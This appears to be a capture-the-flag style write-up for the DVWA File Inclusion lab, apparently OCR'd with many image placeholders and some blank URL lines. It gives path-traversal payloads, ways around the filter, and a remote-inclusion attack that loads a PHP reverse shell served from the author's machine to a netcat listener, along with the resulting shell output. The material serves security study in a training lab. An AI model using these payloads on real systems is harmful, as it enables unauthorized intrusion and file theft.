

File Inclusion – low

Current url:




Page:




Try clicking on file1.php

New url:




Page:




On file2.php

url:




Page:



On file3.php

url:



Page:

So here the page is the variable in the url. Lets try ?page=file4.php

Nice

Now we know that these files are there in the system that is hosting the website.

Objective

Read all five famous quotes from '../hackable/flags/fi.php' using only the file inclusion.

Clicking the link gives

Nice try ;-). Use the file include next time!

Trying various inputs to page variable. And got an output.

192.168.37.158/vulnerabilities/fi/?page=../../hackable/flags/fi.php

1.) Bond. James Bond 2.) My name is Sherlock Holmes. It is my business to know what other people don't know.

--LINE HIDDEN ;)--

4.) The pool on the roof must have a leak.

We got lines 1,2 and 4 we still need 3 and 5.

Checking source code:

```
4.) The pool on the roof must have a leak.
<!-- 5.) The world isn't run by weapons anymore, or energy, or money. It's run by little ones and zeroes, little bits of data. It's all just electrons. -->
<!DOCTYPE html>

<html lang="en-GB">

    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
```

Got 5 also, now we need to only find 3.

Till now what we did was local file inclusion.

Now lets try remote file inclusion.

Now we going to host our own website to get back a reverse shell.

Copy the php-reverse-shell.php from /usr/share/webshells/php/ directory.

Set port to 1337

```php
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1337;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

If your using a different network for this give your system ip to get back a reverse shell.

Now hosting a python server.

```
└─$ python2 -m SimpleHTTPServer 9000
Serving HTTP on 0.0.0.0 port 9000 ...
```

Directory listing for /

- .android/
- .bash_history
- .bash_logout
- .bashrc
- .bashrc.original
- .BURP/
- .BurpSuite/
- .cache/
- .config/
- .dbus/
- .dotnet/
- .java/
- .john/
- .lesshst
- .local/

Its working properly

Directory listing for /work/

- php-reverse-shell.php

Now set up a nc server to get a shell back

```
└─$ nc -nlvp 1337
listening on [any] 1337 ...
```

Now copy the reverse shell php link address and paste it to flag variable

Got a connection

```
Linux dragon 5.15.0-69-generic #76-Ubuntu SMP Fri Mar 17 17:19:29 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 07:15:46 up  8:19,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
azure    tty1     -                11Apr23 48:34   0.22s  0.19s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Cd /var/www/html/hackable/flags/

Cat fi.php

```
$line3 = "3.) Romeo, Romeo! Wherefore art thou Romeo?";
$line3 = "--LINE HIDDEN ;)--";
echo $line3 . "\n\n<br /><br />\n";
```

Now got 3 also.

Done.

File Inclusion – Medium

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\\" ), "", $file );

?>
```

We see that the ban words are:

- http://
- https://
- ../
- ..\\

Now using logic

We need to be in ../../hackable/flags/fi.php

../ will be replaced with “” empty string

So it becomes hackable/flags/fi.php


Now lets add ../ to it within ../

I mean like this ....//....//hackable/flags/fi.php

../ will be replaced with “” empty string

So it becomes ../../hackable/flags/fi.php

Using this in url:



Repeat the same as the low level to complete it.

Just change case of http to Http or hTTp or anything to get reverse shell.

File Inclusion – High

New php:

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

Any file labelled file then something will only be allowed.

2 ways to solve

1. Rename the reverse shell file to “file.php” and upload it to file upload. Then run it using ../../hackable/upload/file.php
2. ?flag=file://<full path that is if you know it>
   That is:
   ?flag=file:///var/www/html/hackable/flags/fi.php